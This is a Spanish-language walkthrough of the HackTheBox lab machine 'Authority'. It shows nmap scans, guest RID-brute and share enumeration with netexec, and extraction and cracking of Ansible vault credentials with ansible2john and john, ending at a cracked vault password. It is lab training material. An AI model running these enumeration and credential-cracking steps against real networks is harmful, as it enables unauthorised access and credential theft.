Maquina Authority
- OS: Windows
- Plataforma: HackTheBox
- Nivel: Medium
- Tags: #pwm #domain-computer #esc1 #impacket #netexec #ad #certipy #certificate #ldap #pass-the-cert

Reconocimiento
Comienzo con un ping para comprobar la conectividad.
┌──(wndr㉿wndr)-[~/Desktop]
└─$ ping -c 1 10.129.45.67
PING 10.129.45.67 (10.129.45.67) 56(84) bytes of data.
64 bytes from 10.129.45.67: icmp_seq=1 ttl=127 time=110 ms

--- 10.129.45.67 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 110.253/110.253/110.253/0.000 ms
Ahora tiro un escaneo con nmap para ver que puertos tenemos abiertos.
┌──(wndr㉿wndr)-[~/Machines/hackthebox/authority]
└─$ sudo nmap -p- -Pn -n -sS --min-rate 5000 -vvv 10.129.45.67 -oG nmap/allPorts

PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack ttl 127
80/tcp    open  http             syn-ack ttl 127
88/tcp    open  kerberos-sec     syn-ack ttl 127
135/tcp   open  msrpc            syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
464/tcp   open  kpasswd5         syn-ack ttl 127
593/tcp   open  http-rpc-epmap   syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
3268/tcp  open  globalcatLDAP    syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman            syn-ack ttl 127
8443/tcp  open  https-alt        syn-ack ttl 127
9389/tcp  open  adws             syn-ack ttl 127
47001/tcp open  winrm            syn-ack ttl 127
49664/tcp open  unknown          syn-ack ttl 127
49665/tcp open  unknown          syn-ack ttl 127
49666/tcp open  unknown          syn-ack ttl 127
49667/tcp open  unknown          syn-ack ttl 127
49671/tcp open  unknown          syn-ack ttl 127
49674/tcp open  unknown          syn-ack ttl 127
49675/tcp open  unknown          syn-ack ttl 127
49679/tcp open  unknown          syn-ack ttl 127
49682/tcp open  unknown          syn-ack ttl 127
49686/tcp open  unknown          syn-ack ttl 127
49693/tcp open  unknown          syn-ack ttl 127
50177/tcp open  unknown          syn-ack ttl 127
50191/tcp open  unknown          syn-ack ttl 127
Sobre los puertos abiertos tiro un segundo escaneo para detectar servicios, versiones y correr un conjunto de scripts de reconocimiento.
┌──(wndr㉿wndr)-[~/Machines/hackthebox/authority]
└─$ sudo nmap -p 53,80,88,135,139,389,445,464,593,636,3268,3269,5985,8443,9389,47001,49664,49665,49666,49667,49671,49674,49675,49679,49682,49686,49693,50177,50191 -sV -sC -Pn -n -vvv 10.129.45.67 -oN nmap/target

PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-01-17 16:12:46Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-01-17T16:13:58+00:00; +4h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Issuer: commonName=htb-AUTHORITY-CA/domainComponent=htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-08-09T23:03:21
| Not valid after:  2024-08-09T23:13:21
| MD5:   d494:7710:6f6b:8100:e4e1:9cf2:aa40:dae1
| SHA-1: dded:b994:b80c:83a9:db0b:e7d3:5853:ff8e:54c6:2d0b
| -----BEGIN CERTIFICATE-----
| MIIFxjCCBK6gAwIBAgITPQAAAANt51hU5N024gAAAAAAAzANBgkqhkiG9w0BAQsF
| ADBGMRQwEgYKCZImiZPyLGQBGRYEY29ycDETMBEGCgmSJomT8ixkARkWA2h0YjEZ
| MBcGA1UEAxMQaHRiLUFVVEhPUklUWS1DQTAeFw0yMjA4MDkyMzAzMjFaFw0yNDA4
| MDkyMzEzMjFaMAAwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDVsJL0
| ae0n8L0Eg5BAHi8Tmzmbe+kIsXM6NZvAuqGgUsWNzsT4JNWsZqrRoHMr+kMC4kpX
| 4QuOHTe74iyB8TvucgvwxKEi9uZl6C5unv3WNFhZ9KoTOCno26adxqKPbzS5KQtk
| ZCvQfqQKOML0DuzA86kwh4uY0SjVR+biRj4IkkokWrPDWzzow0gCpO5HNcKPhSTl
| kAfdmdQRPjkXQq3h2QnfYAwOMGoGeCiA1whIo/dvFB6T9Kx4Vdcwi6Hkg4CwmbSF
| CHGbeNGtMGeWw/s24QWZ6Ju3J7uKFxDXoWBNLi4THL72d18jcb+i4jYlQQ9bxMfI
| zWQRur1QXvavmIM5AgMBAAGjggLxMIIC7TA9BgkrBgEEAYI3FQcEMDAuBiYrBgEE
| <MAS..>
|_-----END CERTIFICATE-----
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Issuer: commonName=htb-AUTHORITY-CA/domainComponent=htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-08-09T23:03:21
| Not valid after:  2024-08-09T23:13:21
| MD5:   d494:7710:6f6b:8100:e4e1:9cf2:aa40:dae1
| SHA-1: dded:b994:b80c:83a9:db0b:e7d3:5853:ff8e:54c6:2d0b
| -----BEGIN CERTIFICATE-----
| MIIFxjCCBK6gAwIBAgITPQAAAANt51hU5N024gAAAAAAAzANBgkqhkiG9w0BAQsF
| ADBGMRQwEgYKCZImiZPyLGQBGRYEY29ycDETMBEGCgmSJomT8ixkARkWA2h0YjEZ
| MBcGA1UEAxMQaHRiLUFVVEhPUklUWS1DQTAeFw0yMjA4MDkyMzAzMjFaFw0yNDA4
| MDkyMzEzMjFaMAAwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDVsJL0
| ae0n8L0Eg5BAHi8Tmzmbe+kIsXM6NZvAuqGgUsWNzsT4JNWsZqrRoHMr+kMC4kpX
| 4QuOHTe74iyB8TvucgvwxKEi9uZl6C5unv3WNFhZ9KoTOCno26adxqKPbzS5KQtk
| ZCvQfqQKOML0DuzA86kwh4uY0SjVR+biRj4IkkokWrPDWzzow0gCpO5HNcKPhSTl
| kAfdmdQRPjkXQq3h2QnfYAwOMGoGeCiA1whIo/dvFB6T9Kx4Vdcwi6Hkg4CwmbSF
| CHGbeNGtMGeWw/s24QWZ6Ju3J7uKFxDXoWBNLi4THL72d18jcb+i4jYlQQ9bxMfI
| zWQRur1QXvavmIM5AgMBAAGjggLxMIIC7TA9BgkrBgEEAYI3FQcEMDAuBiYrBgEE
| <MAS..>
|_-----END CERTIFICATE-----
|_ssl-date: 2026-01-17T16:13:58+00:00; +4h00m01s from scanner time.
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Issuer: commonName=htb-AUTHORITY-CA/domainComponent=htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-08-09T23:03:21
| Not valid after:  2024-08-09T23:13:21
| MD5:   d494:7710:6f6b:8100:e4e1:9cf2:aa40:dae1
| SHA-1: dded:b994:b80c:83a9:db0b:e7d3:5853:ff8e:54c6:2d0b
| -----BEGIN CERTIFICATE-----
| MIIFxjCCBK6gAwIBAgITPQAAAANt51hU5N024gAAAAAAAzANBgkqhkiG9w0BAQsF
| ADBGMRQwEgYKCZImiZPyLGQBGRYEY29ycDETMBEGCgmSJomT8ixkARkWA2h0YjEZ
| MBcGA1UEAxMQaHRiLUFVVEhPUklUWS1DQTAeFw0yMjA4MDkyMzAzMjFaFw0yNDA4
| MDkyMzEzMjFaMAAwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDVsJL0
| ae <MAS..>
|_-----END CERTIFICATE-----
|_ssl-date: 2026-01-17T16:13:58+00:00; +4h00m01s from scanner time.
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-01-17T16:13:56+00:00; +4h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Issuer: commonName=htb-AUTHORITY-CA/domainComponent=htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-08-09T23:03:21
| Not valid after:  2024-08-09T23:13:21
| MD5:   d494:7710:6f6b:8100:e4e1:9cf2:aa40:dae1
| SHA-1: dded:b994:b80c:83a9:db0b:e7d3:5853:ff8e:54c6:2d0b
| -----BEGIN CERTIFICATE-----
| MIIFxjCCBK6gAwIBAgITPQAAAANt51hU5N024gAAAAAAAzANBgkqhkiG9w0BAQsF
| ADBGMRQwEgYKCZImiZPyLGQBGRYEY29ycDETMBEGCgmSJomT8ixkARkWA2h0YjEZ
| MBcGA1UEAxMQaHRiLUFVVEhPUklUWS1DQTAeFw0yMjA4MDkyMzAzMjFaFw0yNDA4
| MDkyMzEzMjFaMAAwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDVsJL0
| ae <MAS..>
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8443/tcp  open  ssl/http      syn-ack ttl 127 Apache Tomcat (language: en)
| ssl-cert: Subject: commonName=172.16.2.118
| Issuer: commonName=172.16.2.118
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-01-15T16:09:08
| Not valid after:  2028-01-18T03:47:32
| MD5:   cfb8:9b20:26c2:fd06:fb3a:5f47:c257:6836
| SHA-1: f9a0:ab6a:310c:b7cc:d870:a53c:511a:0b2f:b1f3:a233
| -----BEGIN CERTIFICATE-----
| MIIC5jCCAc6gAwIBAgIGEm0tFE8MMA0GCSqGSIb3DQEBCwUAMBcxFTATBgNVBAMM
| DDE3Mi4xNi4yLjExODAeFw0yNjAxMTUxNjA5MDhaFw0yODAxMTgwMzQ3MzJaMBcx
| FTATBgNVBAMMDDE3Mi4xNi4yLjExODCCASIwDQYJKoZIhvcNAQEBBQADggEPADCC
| AQoCggEBANbi3U/C2CefW/yMJiefRBpxPumRlQ6FkVYsYy9dVQOXKPXra+5TF+QJ
| <MAS..>
|_-----END CERTIFICATE-----
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't' have a title (text/html;charset=ISO-8859-1).
|_http-favicon: Unknown favicon MD5: F588322AAF157D82BB030AF1EFFD8CF9
|_ssl-date: TLS randomness does not represent time
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49671/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49674/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49675/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49679/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49682/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49686/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49693/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
50177/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
50191/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: AUTHORITY; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 4h00m00s, deviation: 0s, median: 4h00m00s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 31556/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 51080/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 16530/udp): CLEAN (Timeout)
|   Check 4 (port 18105/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
|   date: 2026-01-17T16:13:48
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
Por la informacion que tengo puedo intuir que estamos contra un DC
- Puerto 80 HTTP
- Puerto 88 Kerberos
- Puerto 135 RPC
- Puerto 139, 445 SMB
- Puerto 636, 389 LDAP
- Puerto 5985 WinRm
- Puerto 8443 HTTP donde corre Pwm.
Enumeración
Puerto 445 SMB.
Saque info general de la maquina:
┌──(wndr㉿wndr)-[~/Machines/hackthebox/authority]
└─$ nxc smb 10.129.45.67
SMB         10.129.45.67    445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:False)
- Dominio authority.htb
- Nombre de la maquina authority
Voy a colocarlo en el /etc/hosts.
Con netexec enumere usuarios via rid-brute
┌──(wndr㉿wndr)-[~/Machines/hackthebox/authority]
└─$ nxc smb authority.htb -u 'guest' -p '' --rid-brute
SMB         10.129.45.67    445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:False)
SMB         10.129.45.67    445    AUTHORITY        [+] authority.htb\guest:
SMB         10.129.45.67    445    AUTHORITY        498: HTB\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.45.67    445    AUTHORITY        500: HTB\Administrator (SidTypeUser)
SMB         10.129.45.67    445    AUTHORITY        501: HTB\Guest (SidTypeUser)
SMB         10.129.45.67    445    AUTHORITY        502: HTB\krbtgt (SidTypeUser)
SMB         10.129.45.67    445    AUTHORITY        512: HTB\Domain Admins (SidTypeGroup)
SMB         10.129.45.67    445    AUTHORITY        513: HTB\Domain Users (SidTypeGroup)
SMB         10.129.45.67    445    AUTHORITY        514: HTB\Domain Guests (SidTypeGroup)
SMB         10.129.45.67    445    AUTHORITY        515: HTB\Domain Computers (SidTypeGroup)
SMB         10.129.45.67    445    AUTHORITY        516: HTB\Domain Controllers (SidTypeGroup)
SMB         10.129.45.67    445    AUTHORITY        517: HTB\Cert Publishers (SidTypeAlias)
SMB         10.129.45.67    445    AUTHORITY        518: HTB\Schema Admins (SidTypeGroup)
SMB         10.129.45.67    445    AUTHORITY        519: HTB\Enterprise Admins (SidTypeGroup)
SMB         10.129.45.67    445    AUTHORITY        520: HTB\Group Policy Creator Owners (SidTypeGroup)
SMB         10.129.45.67    445    AUTHORITY        521: HTB\Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.45.67    445    AUTHORITY        522: HTB\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.129.45.67    445    AUTHORITY        525: HTB\Protected Users (SidTypeGroup)
SMB         10.129.45.67    445    AUTHORITY        526: HTB\Key Admins (SidTypeGroup)
SMB         10.129.45.67    445    AUTHORITY        527: HTB\Enterprise Key Admins (SidTypeGroup)
SMB         10.129.45.67    445    AUTHORITY        553: HTB\RAS and IAS Servers (SidTypeAlias)
SMB         10.129.45.67    445    AUTHORITY        571: HTB\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.129.45.67    445    AUTHORITY        572: HTB\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.129.45.67    445    AUTHORITY        1000: HTB\AUTHORITY$ (SidTypeUser)
SMB         10.129.45.67    445    AUTHORITY        1101: HTB\DnsAdmins (SidTypeAlias)
SMB         10.129.45.67    445    AUTHORITY        1102: HTB\DnsUpdateProxy (SidTypeGroup)
SMB         10.129.45.67    445    AUTHORITY        1601: HTB\svc_ldap (SidTypeUser)
- Tenemos un usuario interesante svc_ldap
Ahora enumere los shares como guest.
┌──(wndr㉿wndr)-[~/Machines/hackthebox/authority]
└─$ nxc smb authority.htb -u 'guest' -p '' --shares
SMB         10.129.45.67    445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:False)
SMB         10.129.45.67    445    AUTHORITY        [+] authority.htb\guest:
SMB         10.129.45.67    445    AUTHORITY        [*] Enumerated shares
SMB         10.129.45.67    445    AUTHORITY        Share           Permissions     Remark
SMB         10.129.45.67    445    AUTHORITY        -----           -----------     ------
SMB         10.129.45.67    445    AUTHORITY        ADMIN$                          Remote Admin
SMB         10.129.45.67    445    AUTHORITY        C$                              Default share
SMB         10.129.45.67    445    AUTHORITY        Department Shares
SMB         10.129.45.67    445    AUTHORITY        Development     READ
SMB         10.129.45.67    445    AUTHORITY        IPC$            READ            Remote IPC
SMB         10.129.45.67    445    AUTHORITY        NETLOGON                        Logon server share
SMB         10.129.45.67    445    AUTHORITY        SYSVOL                          Logon server share
- Tengo permisos de lectura en el recurso Development.
Puerto 80 HTTP.

Aqui corre un IIS Server. Realice fuzzing pero no encontré nada raro.
Puerto 8843 pwm.
En este puerto corre pwm.
- PWM es un portal web comúnmente utilizado en Active Directory para resetear contraseñas de usuario que se conecta directamente con LDAP.

El modo configuración esta habilitado por lo cual puedo tratar de acceder al Configuration Manager.
- El Configuration Manager me va a permitir ver informacion sensible acerca de LDAP.
Acceso inicial.
Me conecte al recurso Development de SMB para enumerarlo.
- Existían varios directorios como
ADCSyPWMlos cuales estan dentro de un directorio llamadoAnsible.
┌──(wndr㉿wndr)-[~/Machines/hackthebox/authority]
└─$ smbclient //10.129.45.67/Development -N

smb: \Automation\Ansible\ADCS\> ls
  .                                   D        0  Fri Mar 17 13:20:48 2023
  ..                                  D        0  Fri Mar 17 13:20:48 2023
  .ansible-lint                       A      259  Thu Sep 22 05:34:12 2022
  .yamllint                           A      205  Tue Sep  6 16:07:26 2022
  defaults                            D        0  Fri Mar 17 13:20:48 2023
  LICENSE                             A    11364  Tue Sep  6 16:07:26 2022
  meta                                D        0  Fri Mar 17 13:20:48 2023
  molecule                            D        0  Fri Mar 17 13:20:48 2023
  README.md                           A     7279  Tue Sep  6 16:07:26 2022
  requirements.txt                    A      466  Tue Sep  6 16:07:26 2022
  requirements.yml                    A      264  Tue Sep  6 16:07:26 2022
  SECURITY.md                         A      924  Tue Sep  6 16:07:26 2022
  tasks                               D        0  Fri Mar 17 13:20:48 2023
  templates                           D        0  Fri Mar 17 13:20:48 2023
  tox.ini                             A      419  Tue Sep  6 16:07:26 2022
  vars                                D        0  Fri Mar 17 13:20:48 2023

                5888511 blocks of size 4096. 1267903 blocks available
PWM.
- PWM es un auto servicio usado en Active Directory para resetar contraseñas que se conecta directamente con LDAP. Este servicio actualmente esta corriendo en el puerto 8443
smb: \Automation\Ansible\PWM\> ls
  .                                   D        0  Fri Mar 17 13:20:48 2023
  ..                                  D        0  Fri Mar 17 13:20:48 2023
  ansible.cfg                         A      491  Thu Sep 22 05:36:58 2022
  ansible_inventory                   A      174  Wed Sep 21 22:19:32 2022
  defaults                            D        0  Fri Mar 17 13:20:48 2023
  handlers                            D        0  Fri Mar 17 13:20:48 2023
  meta                                D        0  Fri Mar 17 13:20:48 2023
  README.md                           A     1290  Thu Sep 22 05:35:58 2022
  tasks                               D        0  Fri Mar 17 13:20:48 2023
  templates                           D        0  Fri Mar 17 13:20:48 2023

                5888511 blocks of size 4096. 1348188 blocks available
smb: \Automation\Ansible\PWM\> get ansible_inventory
Hay bastante archivos, entre ellos un main.yml en PWM/defaults
default/main.ymles donde se suelen declarar las variables por defecto para Ansible.
smb: \Automation\Ansible\PWM\> cd defaults
smb: \Automation\Ansible\PWM\defaults\> ls
  .                                   D        0  Fri Mar 17 13:20:48 2023
  ..                                  D        0  Fri Mar 17 13:20:48 2023
  main.yml                            A     1591  Sun Apr 23 22:51:38 2023

                5888511 blocks of size 4096. 1365920 blocks available
smb: \Automation\Ansible\PWM\defaults\> get main.yml
Al ver el archivo me encuentro con esto:
┌──(wndr㉿wndr)-[~/Machines/hackthebox/authority]
└─$ cat main.yml
---
pwm_run_dir: "{{ lookup('env', 'PWD') }}"

pwm_hostname: authority.htb.corp
pwm_http_port: "{{ http_port }}"
pwm_https_port: "{{ https_port }}"
pwm_https_enable: true
                                                                                                                                                                                                                    pwm_require_ssl: false

pwm_admin_login: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          32666534386435366537653136663731633138616264323230383566333966346662313161326239
          6134353663663462373265633832356663356239383039640a346431373431666433343434366139
          35653634376333666234613466396534343030656165396464323564373334616262613439343033
          6334326263326364380a653034313733326639323433626130343834663538326439636232306531
          3438

pwm_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          31356338343963323063373435363261323563393235633365356134616261666433393263373736
          3335616263326464633832376261306131303337653964350a363663623132353136346631396662
          38656432323830393339336231373637303535613636646561653637386634613862316638353530
          3930356637306461350a316466663037303037653761323565343338653934646533663365363035
          6531

ldap_uri: ldap://127.0.0.1/
ldap_base_dn: "DC=authority,DC=htb"
ldap_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          63303831303534303266356462373731393561313363313038376166336536666232626461653630
          3437333035366235613437373733316635313530326639330a643034623530623439616136363563
          34646237336164356438383034623462323531316333623135383134656263663266653938333334
          3238343230333633350a646664396565633037333431626163306531336336326665316430613566
          3764
- Esto corresponde a credenciales hardcodeadas cifradas por
ansible-vault.
El flujo para poder ver el contenido seria algo asi.
- Extraer el hash -> Crackear el hash -> Desencriptar el contenido con
ansible-vault.
Primero tengo que extraer el hash para crackear la master key.
┌──(wndr㉿wndr)-[~/Machines/hackthebox/authority]
└─$ ansible2john pwm.admin.password > pwm.password.hash

┌──(wndr㉿wndr)-[~/Machines/hackthebox/authority]
└─$ ansible2john pwm.admin.vault > pwm.vault.hash

┌──(wndr㉿wndr)-[~/Machines/hackthebox/authority]
└─$ ansible2john ldap.admin.password > ldap.admin.hash
Al momento de crackear los hashes me di cuenta que todas tiene la misma contraseña.
┌──(wndr㉿wndr)-[~/Machines/hackthebox/authority/loot]
└─$ john ldap.admin.hash --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (ansible, Ansible Vault [PBKDF2-SHA256 HMAC-256 256/256 AVX2 8x])
Cost 1 (iteration count) is 10000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status

!@#$%^&*         (ldap.admin.password)

